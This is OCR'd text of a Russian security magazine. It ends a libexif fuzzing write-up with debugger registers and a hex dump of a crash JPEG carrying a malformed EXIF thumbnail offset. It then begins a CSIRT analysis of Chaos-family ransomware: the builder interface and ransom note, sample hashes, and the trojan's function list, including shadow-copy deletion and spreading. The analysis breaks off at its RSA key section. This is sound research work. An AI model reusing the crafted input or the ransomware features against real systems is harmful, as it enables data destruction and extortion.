
Благодаря GDB я выяснил, что регистр `rdx` хранит в себе размер, регистр `rsi` — указатель на область памяти, из которой надо копировать, а смещение хранится в регистре `rbp`. Причем адрес `rsi` получается путем сложения смещения и начала адреса кучи, в которую был загружен файл. Это подтверждает инструкция `lea rsi, [r13+rbp+0]` и регистры.


General registers

```
RAX 000055F902C7BEC0 ↳ [heap]:000055F902C7BEC0
RBX 000055F902C7A870 ↳ [heap]:000055F902C7A870
RCX 0000000000000000 ↳
RDX 00000000000008CB ↳
RSI 000055FA02C7C869 ↳
RDI 000055F902C7BEC0 ↳ [heap]:000055F902C7BEC0
RBP 00000000FFFFFEC3 ↳
RSP 00007FFDE4BC7F68 ↳ [stack]:00007FFDE4BC7F68
RIP 000055F902A3193B ↳ exif_data_load_data_thumbnail+5B
R8  0000000000000000 ↳
R9  000055F902C7BEC0 ↳ [heap]:000055F902C7BEC0
R10 00007F945941B280 ↳ libc.so.6:main_arena+600
R11 00007F945941ACE0 ↳ libc.so.6:main_arena+60
R12 00000000000008CB ↳
R13 000055F902C7C9A6 ↳ [heap]:000055F902C7C9A6
R14 0000000000000001 ↳
R15 000055F902C7CAD2 ↳ [heap]:000055F902C7CAD2
EFL 00000202
```

В регистре `rbp` хранится значение `0x00000000FFFFFEC3`, которое является переменной offset. В регистре `r13` — указатель на кучу `0x000055F902C7C9A6`. После сложения получаем значение `0x55fa02c7c869`, которое хранится в `rsi` и указывает в никуда. Собственно, что и требовалось доказать.

Продебажив программу еще несколько раз, я понял, что все эти значения берутся из самого файла, а не вычисляются. Я открыл краш-файл в HEX-редакторе и по сигнатуре нашел значение для переменной offset `0x00000000FFFFFEC3` и размер `0x8cb`.



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F   Decoded text
00000000   FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 01 2C   ÿØÿà..JFIF.....,
00000010   01 2C 00 00 FF E1 0A 0F 45 78 69 66 00 00 49 49   .,..ÿá..Exif..II
00000020   2A 00 08 00 00 00 06 00 12 01 03 00 01 00 00 00   *...............
00000030   01 00 00 00 1A 01 05 00 01 00 00 00 56 00 00 00   ............V...
00000040   1B 01 05 00 01 00 00 00 5E 00 00 00 28 01 03 00   ........^...(...
00000050   01 00 00 00 02 00 00 00 31 01 02 00 0B 00 00 00   ........1.......
00000060   66 00 00 00 69 87 04 00 01 00 00 00 72 00 00 00   f...i‡......r...
00000070   1E 01 00 00 2C 01 00 00 01 00 00 00 2C 01 00 00   ....,.......,...
00000080   01 00 00 00 47 49 4D 50 20 32 2E 34 2E 35 00 00   ....GIMP 2.4.5..
00000090   05 00 7C 92 07 00 20 00 00 00 B4 00 00 00 86 92   ..|'.. ...´...†'
000000A0   07 00 4A 00 00 00 D4 00 00 00 01 A0 03 00 01 00   ..J...Ô.... ....
000000B0   00 00 FF FF 00 00 02 A0 04 00 01 00 00 00 58 00   ..ÿÿ... ......X.
000000C0   00 00 03 A0 04 00 01 00 00 00 64 00 00 00 00 00   ... ......d.....
000000D0   00 00 04 5E 45 F9 69 C6 2E DC 2F 56 49 59 AB 7A   ...^EùiÆ.Ü/VIY«z
000000E0   1B 59 BC 4A 32 B4 5C 20 1D 34 D0 12 C4 8C AC F6   .Y¼J2´\ .4Ð.ÄŒ¬ö
000000F0   F0 7E 41 53 43 49 49 00 00 00 61 35 63 62 30 31   ð~ASCII...a5cb01
00000100   35 35 30 64 62 62 39 61 36 62 66 37 33 32 66 38   550dbb9a6bf732f8
00000110   37 65 34 31 33 66 36 65 32 33 31 63 63 34 35 38   7e413f6e231cc458
00000120   31 65 36 61 35 62 65 38 30 30 66 62 30 38 37 31   1e6a5be800fb0871
00000130   64 63 65 30 37 36 30 63 64 35 00 00 02 00 01 02   dce0760cd5......
00000140   04 00 01 00 00 00 C3 FE FF FF 02 02 04 00 01 00   ......Ãþÿÿ......
00000150   00 00 CB 08 00 00 00 00 00 00 FF D8 FF E0 00 10   ..Ë.......ÿØÿà..
00000160   4A 46 49 46 00 01 01 00 00 01 00 01 00 00 FF DB   JFIF..........ÿÛ
```

То есть если изменить эти значения и загрузить в программу, то можно попасть в какой-то другой чанк и перетереть его. Однако, исследовав память, я выяснил, что никуда это не приводит и проэксплуатировать этот баг не получится. Поэтому, к сожалению, до полного роадмэпа взлома мы в этот раз не дотянули.

ВЫВОДЫ

В этой статье я постарался показать шаги реверсера на реальном кейсе. К великому сожалению, на практике бывает такое, что уязвимость не получается проэксплуатировать и баг приводит только к отказу в обслуживании. Однако в процессе мы научились искать и собирать таргет, фаззить исполняемый файл, пользоваться статическим анализатором кода и исследовать уязвимое место в бинаре. Думаю, время потрачено не зря!

WWW

Похожие задачки ты можешь найти в репозитории Антонио Моралеса Fuzzing 101.

РАСШИФРУЙ, ЕСЛИ СМОЖЕШЬ

Изучаем устройство трояна-энкодера и создаем программу дешифровки

Иногда вирусным аналитикам удается бесплатно расшифровать файлы, за восстановление которых трояны-энкодеры требуют очень много денег. Со стороны это выглядит настоящей магией, но в ее основе лежат исследования и знания о том, как работают вредоносные программы. Сегодня мы разберемся в принципах действия таких троянов на примере реального энкодера и напишем программу — декодер зашифрованных им файлов.


j0rtxf
CSIRT (PT ESC), Positive Technologies
ko1mbo656@gmail.com

Во второй половине 2023 года команда Positive Technologies по расследованию инцидентов PT CSIRT (PT Expert Security Center) разбирала происшествие в инфраструктуре одного из своих заказчиков. Специалисты пришли к выводу, что за случившимся стоят представители хакерской группировки Twelve. Группа позиционирует себя как хактивистов политической направленности и выбирает себе цели среди российских компаний и учреждений. Считается, что эта группа тесно связана с группировкой Shadow, сменившей название сначала на C0met, а с недавних пор, вероятно, скрывающейся под именем Darkstar.

Судя по схожему почерку и инструментарию, эти две группировки являются частью одной команды и отвечают за разные направления. Обе используют в ходе атак различные варианты шифровальщиков, преимущественно семейства LockBit/Babuk. Но если хакеры из Shadow занимаются вымогательством, назначая выкуп за ключ дешифровки, то представители Twelve просто стремятся нанести максимальный ущерб целевой инфраструктуре, при этом публикуя в открытом доступе результаты своей работы, которые иногда включают в себя выгруженные из инфраструктуры чувствительные данные.

ИНЦИДЕНТ


В ходе расследования инцидента специалисты обнаружили очень подозрительный исполняемый файл с именем `twelve.exe`. Его анализ показал, что вместо привычного LockBit злоумышленники использовали шифровальщик, относящийся к семейству программ-вымогателей Ryuk / Chaos / Yashma / Obsidian ORB, который использовался во множестве вредоносных кампаний по всему миру.



	Detections	Size	First seen	Last seen	Submitters
A8054338891DB7231F9885CA0D3BC90A651C63878FF603EDE5C3EFAFA7E25254 Covid29 peexe obfuscated checks-disk-space runtime-modules detect-debug-environment clipboard calls-wmi ...	58 / 72	542.50 KB	2022-03-06 17:13:10	2024-01-10 18:17:13	16
53E525CA9A710745C45BAACA632EEDA07AD80F4C1FE382FDEFDD5382EE110721 facebook.exe peexe assembly checks-cpu-name detect-debug-environment clipboard long-sleeps calls-wmi persistence	51 / 68	27.50 KB	2024-01-09 15:15:47	2024-01-10 05:32:03	2
9655DE02D2274819418054AA58E22E88B2B649A5D2DA076E9E53CE425048EA45 ابو جاسم.exe peexe assembly detect-debug-environment long-sleeps persistence	45 / 68	26.00 KB	2024-01-09 23:37:20	2024-01-09 23:37:20	1

1,4 тысячи загруженных вредоносных семплов chaos ransomware на VirusTotal

Судя по ряду признаков, для генерации вредоносного файла, скорее всего, использовался публично доступный конструктор Chaos Ransomware Builder, который позволяет злоумышленникам кастомизировать вредоносные программы-шифровальщики. С его помощью, например, можно изменить имя процесса, имя файла с требованиями, текст самих требований, задать список расширений шифруемых файлов, сбилдить декриптор и так далее.



Chaos Ransomware Builder v4

All of your files have been encrypted
Your computer was infected with a ransomware virus. Your files have been encrypted and you won't be able to decrypt them without our help.What can I do to get my files back?You can buy our special decryption software, this software will allow you to recover all of your data and remove the ransomware from your computer.The price for the software is $1,500. Payment can be made in Bitcoin only.
How do I pay, where do I get Bitcoin?
Purchasing Bitcoin varies from country to country, you are best advised to do a quick google search yourself to find out how to buy Bitcoin.
Many of our customers have reported these sites to be fast and reliable:
Coinmama - hxxps://www.coinmama.com Bitpanda - hxxps://www.bitpanda.com

Payment informationAmount: 0.1473766 BTC
Bitcoin Address: bc1qlnzcep4l4ac0ttdrq7awxev9ehu465f2vpt9x0

☑ Randomize file extension: encrypted
☑ Usb and network spread: surprise
☑ Proccess Name: svchost.exe
Dropped File Name: read_it.txt
☐ Delay second: 10
☑ Add to startup


Advanced Options

☐ Resist for admin privileges
☐ Delete all Volumes Shadow Copies
☐ Delete the backup catalog
☐ Disable windows recovery mode

Change desktop wallpaper
● Overwrite all files
○ Encrypt AES / RSA
Files will be encrypted with AES / RSA method
Decrypter Name: 333-decrypter

Интерфейс Chaos Ransomware Builder

Сам троян написан на .NET, благодаря чему можно изучить его функции, например в DNSpy.



```
Program @02000002
  Базовый тип и интерфейсы
    object @01000001
  Дочерние типы
  .cctor() : void @06000024
  Program() : void @06000022
  addAndOpenNote() : void @06000017
  addLinkToStartup() : void @06000016
  AES_Encrypt(string, string, string) : void @0600000F
  AES_Encrypt_Large(string, string, long) : void @06000010
  AlreadyRunning() : bool @06000007
  Base64EncodeString(string) : string @0600000A
  checkDirContains(string) : bool @0600000C
  copyResistForAdmin(string) : void @06000015
  copyRoaming(string) : void @06000014
  CreatePassword(int) : string @0600000E
  deleteBackupCatalog() : void @0600001E
  deleteShadowCopies() : void @0600001C
  disableRecoveryMode() : void @0600001D
  DisableTaskManager() : void @0600001F
  encryptDirectory(string) : void @0600000B
  forbiddenCountry() : bool @06000004
  GenerateRandomSalt() : byte[] @06000011
  isOver() : bool @06000018
  lookForDirectories() : void @06000013
  Main(string[]) : void @06000002
  RandomString(int) : string @06000008
  RandomStringForExtension(int) : string @06000009
  registryStartup() : void @06000019
  RegistryValue() : bool @06000006
  rsaKey() : string @0600000D
  RSA_Encrypt(string, string) : string @06000012
  Run() : void @06000003
  runCommand(string) : void @0600001B
  SetWallpaper(string) : void @06000021
  sleepOutOfTempFolder() : void @06000005
  spreadIt(string) : void @0600001A
  stopBackupServices() : void @06000020
  SystemParametersInfo(uint, uint, string, uint) : int @0600000
```

Список функций шифровальщика

Пробежавшись по основным функциям, исследователи выяснили, что этот энкодер шифрует файлы с использованием алгоритма AES, затем зашифровывает ключи AES встроенным открытым RSA-ключом и записывает их в конец зашифрованных файлов.

ПУБЛИЧНЫЙ RSA-КЛЮЧ

